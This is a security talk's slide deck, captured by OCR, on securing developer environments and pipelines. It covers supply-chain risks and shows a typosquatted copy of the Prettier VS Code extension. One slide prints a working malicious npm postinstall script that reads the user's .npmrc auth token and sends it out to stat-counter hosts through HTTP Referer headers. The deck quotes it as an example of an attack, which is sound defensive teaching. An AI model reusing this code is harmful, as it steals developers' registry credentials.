The ins and outs of securing your development environment

Joylynn Kirui • • @joylynn_kirui

TALK OUTLINE

- SPEAKER PROFILE
- STATE OF SOFTWARE SECURITY
- IMPORTANCE OF SHIFTING SECURITY LEFT
- SECURING YOUR DEV ENVIRONMENT
- DEVSECOPS TO SECURE YOUR PIPELINES
- KEY TAKEAWAYS
- DEMO
- THANKS

Speaker’s Profile

Joylynn Kirui is an infosec evangelist who believes in empowering developers and users in general on security best practices. She has vast experience in web and mobile app security testing, DevSecOps ,and GSM security having previously worked in the telco industry for 6 years. She is among the Top 50 Women in Cyber Security Africa 2020 finalists and Woman Hacker of the year Africa 2020. She is a Senior Cloud Security Advocate at Microsoft; Based in Nairobi, Kenya.

tp Threatpost

Octopus Scanner Sinks Tentacles into GitHub Repositories

At least 26 different open-source code repositories were found to be infected with an unusual attack on the open-source software supply...

02 Jun 2020

eslint-community/**eslint-plugin-security**

ESLint rules for Node Security

34 Contributors | 21k Used by | 1 Discussion | 2k Stars | 128 Forks

The SOC just informed you that your local developer machine has malicious code running and has been used as a jump-box to access other systems and they've gotten away with critical company data. How is this possible? In this session, we will discuss how this actually happens and how you can secure your local and cloud-based development environments. We will also look at securing your DevOps Pipelines and codebase on Azure and GitHub.

52% OF COMPANIES

SACRIFICE CYBERSECURITY FOR SPEED

57% OF OPS TEAMS


PUSH BACK ON SECURITY BEST PRACTICES


44% OF DEVELOPERS

ARE NOT TRAINED TO CODE SECURELY

SOURCE: THREAT STACK, 2018

80-90% of the code in new applications comes from open source.







There 570x more developers than security researchers

OTHER SOURCES OF VULNERABILITIES

- UNCHECKED DEPENDENCIES (80-90% OF YOUR CODE)
- EMPLOYEE ERROR (EXPOSED ACCESS TOKENS, UNSAFE CODE PATTERNS)
- 570X MORE DEVELOPERS THAN SECURITY RESEARCHERS
- DAMAGE IS EXPONENTIALLY GREATER IF IT REACHES PRODUCTION





SOURCES: NIST, POLEMON INSTITUTE

IMPORTANCE OF SHIFTING SECURITY LEFT

80%

REDUCTION IN SECURITY INCIDENTS BY EXTENDING SECURITY TO DEVELOPMENT[2]

60X


SECURITY COST TO FIX A SECURITY DEFECT IN PRODUCTION VERSUS IN DEVELOPMENT[1]

62%


OF ENTERPRISES DO NOT INTEGRATE SECURITY IN THE DEVELOPMENT PHASE[3]


[1]NATIONAL INSTITUTE OF STANDARDS AND TECHNOLOGY
[2]HTTPS://WWW.GARTNER.COM/SMARTERWITHGARTNER/IS-THE-CLOUD-SECURE/
[3]SOURCES: MCKINSEY DEVELOPER VELOCITY, MICROSOFT ENTERPRISE DEVOPS REPORT, GITHUB OCTOVERSE REPORT 2020

SECURING THE DEVELOPER ENVIRONMENT



- CODE TO CLOUD CONTEXTUALIZATION
- SECURE DEVELOPMENT ENVIRONMENTS WITH CONTAINERS
- CONFIGURE LEAST PRIVILEGE ACCESS
- IMPLEMENT CODE SECURITY WITH GITHUB ADVANCED SECURITY
- ADOPT ONLY TRUSTED TOOLS, EXTENSIONS AND INTEGRATIONS


Prettier - Code formatter - Visu
marketplace.visualstudio.com/items?itemName=esbenp.prettier-vscode
Prettier - Code formatter
Prettier | 27,223,799 installs | (370) | Free | Sponsor
Code formatter using prettier
Install
Trouble Installing?
Overview
Version History
Q & A
Rating & Review
Prettier Formatter for Visual Studio Code
Prettier is an opinionated code formatter. It enforces a consistent style by parsing your code and re-printing it with its own rules that take the maximum line length into account, wrapping code when necessary.
JavaScript · TypeScript · Flow · JSX · JSON
CSS · SCSS · Less
HTML · Vue · Angular HANDLEBARS · Ember · Glimmer
GraphQL · Markdown · YAML
Your favorite language?
Main passing
downloads 154M
installs 27M
code style prettier
follow prettier 25k
Installation
Install through VS Code extensions. Search for Prettier - Code formatter
Visual Studio Code Market Place: Prettier - Code formatter
Can also be installed in VS Code: Launch VS Code Quick Open (Ctrl+P), paste the following command, and press enter.
ext install esbenp.prettier-vscode
Default Formatter
To ensure that this extension is used over other extensions you may have installed, be sure to set it as the default formatter in your VS Code settings. This setting can be set for all languages or by a specific language.
Categories
Formatters
Tags
angular commonmark css ember flow
formatter glimmer graphql handlebars html
ignore javascript js json jsx less markdown
md mdx multi-root ready php prettier pug
ruby scss styled-components styled-jsx swift
ts typescript vue yaml yml
Works with
Universal, Web
Resources
Issues
Repository
Homepage
License
Changelog
Download Extension
Project Details
prettier/prettier-vscode
Last Commit: 2 weeks ago
14 Pull Requests
46 Open Issues
https://github.com/prettier/prettier-vscode


Prettier - Code formatter - Visu
marketplace.visualstudio.com/items?itemName=espenp.pretier-vscode
Prettier - Code formatter
Prettier | 1,527 installs | (2) | Free | Sponsor
Code formatter using prettier
Install
Trouble Installing?
Overview
Version History
Q & A
Rating & Review
Prettier Formatter for Visual Studio Code
Prettier is an opinionated code formatter. It enforces a consistent style by parsing your code and re-printing it with its own rules that take the maximum line length into account, wrapping code when necessary.
JavaScript · TypeScript · Flow · JSX · JSON
CSS · SCSS · Less
HTML · Vue · Angular HANDLEBARS · Ember · Glimmer
GraphQL · Markdown · YAML
Your favorite language?
Main passing
downloads 155M
installs 28M
code style prettier
follow prettier 25k
Installation
Install through VS Code extensions. Search for Prettier - Code formatter
Visual Studio Code Market Place: Prettier - Code formatter
Can also be installed in VS Code: Launch VS Code Quick Open (Ctrl+P), paste the following command, and press enter.
ext install esbenp.prettier-vscode
Default Formatter
To ensure that this extension is used over other extensions you may have installed, be sure to set it as the default formatter in your VS Code settings. This setting can be set for all languages or by a specific language.
Categories
Formatters
Tags
angular commonmark css ember flow
formatter glimmer graphql handlebars html
ignore javascript js json jsx less markdown
md mdx multi-root ready php prettier pug
ruby scss styled-components styled-jsx swift
ts typescript vue yaml yml
Works with
Universal, Web
Resources
Issues
Repository
Homepage
License
Changelog
Download Extension
Project Details
prettier/prettier-vscode
Last Commit: a month ago
14 Pull Requests
51 Open Issues
https://github.com/prettier/prettier-vscode

SECURING DEVELOPMENT ENVIRONMENT (CONTD)

FOR CODE BROWSING, LIMIT SCOPE FOR NON-TRUSTED REPOSITORIES TO A BROWSER SANDBOX

BUILD NON-TRUSTED REPOSITORIES IN AN ISOLATED ENVIRONMENT NOT ON A LOCAL DEVELOPER MACHINE

CLONED REPOSITORIES SHOULD IMPLEMENT LEAST PRIVILEGED ACCESS PRINCIPLES

The attacker modified `pack` … dding a `postinstall` script to run `build.js`.

```
{
+ "postinstall": "no
}
```


pastebin.js

```
try {
  var path = require("path");
  var fs = require("fs");
  var npmrc = path.join(process.env.HOME || process.env.USERPROFILE, ".npmrc");
  var content = "nofile";

  if (fs.existsSync(npmrc)) {
    content = fs.readFileSync(npmrc, { encoding: "utf8" });
    content = content.replace("//registry.npmjs.org/:_authToken=", "").trim();

    var https1 = require("https");
    https1
      .get(
        {
          hostname: "sstatic1.histats.com",
          path: "/0.gif?4103075&101",
          method: "GET",
          headers: { Referer: "http://1.a/" + content }
        },
        () => {}
      )
      .on("error", () => {});
    https1
      .get(
        {
          hostname: "c.statcounter.com",
          path: "/11760461/0/7b5b9d71/1/",
          method: "GET",
          headers: { Referer: "http://2.b/" + content }
        },
        () => {}
      )
      .on("error", () => {});
  }
} catch (e) {}
```

SECURING YOUR PIPELINES



AUTOMATED SCANS FOR INFRASTRUCTURE AS CODE

SECURE THE SOFTWARE SUPPLY CHAIN

SECURE YOUR SECRETS AND KEYS WITH AZURE KEY VAULT

AUDIT TRAILS ON EVERY PLATFORM

SCAN & ALLOW ONLY VERIFIED DEVOPS TOOLS INTEGRATIONS

How security fits in the development lifecycle

Pre-commit

- Threat modeling
- IDE security plug-in
- Pre-commit hooks
- Secure coding standards
- Peer review

Operate & monitor

- Continuous monitoring
- Threat intelligence
- Blameless post-mortems

Commit (CI)

- Static application security testing (SAST)
- Security unit tests
- Dependency management / software composition analysis (SCA)
- Credential scanning

Deploy (CD)

- Infra as code (IaC)
- Dynamic security scanning
- Cloud configuration checks
- Security acceptance tests

DEMO

1. VS CODE MALICIOUS EXTENSIONS

2. DEFENDER FOR DEVOPS

AKA.MS/DEVSECOPSSOLUTION

Resources

1. Configure Microsoft Security DevOps GitHub Actions – https://learn.microsoft.com/en-us/azure/defender-for-cloud/github-action

2. Connect your GitHub repositories to Microsoft Defender for Cloud - https://learn.microsoft.com/en-us/azure/defender-for-cloud/quickstart-onboard-github

3. DevOps Security Workbook - https://techcommunity.microsoft.com/t5/microsoft-defender-for-cloud/devops-security-workbook/ba-p/3637662

THANK YOU

https://twitter.com/joylynn_kirui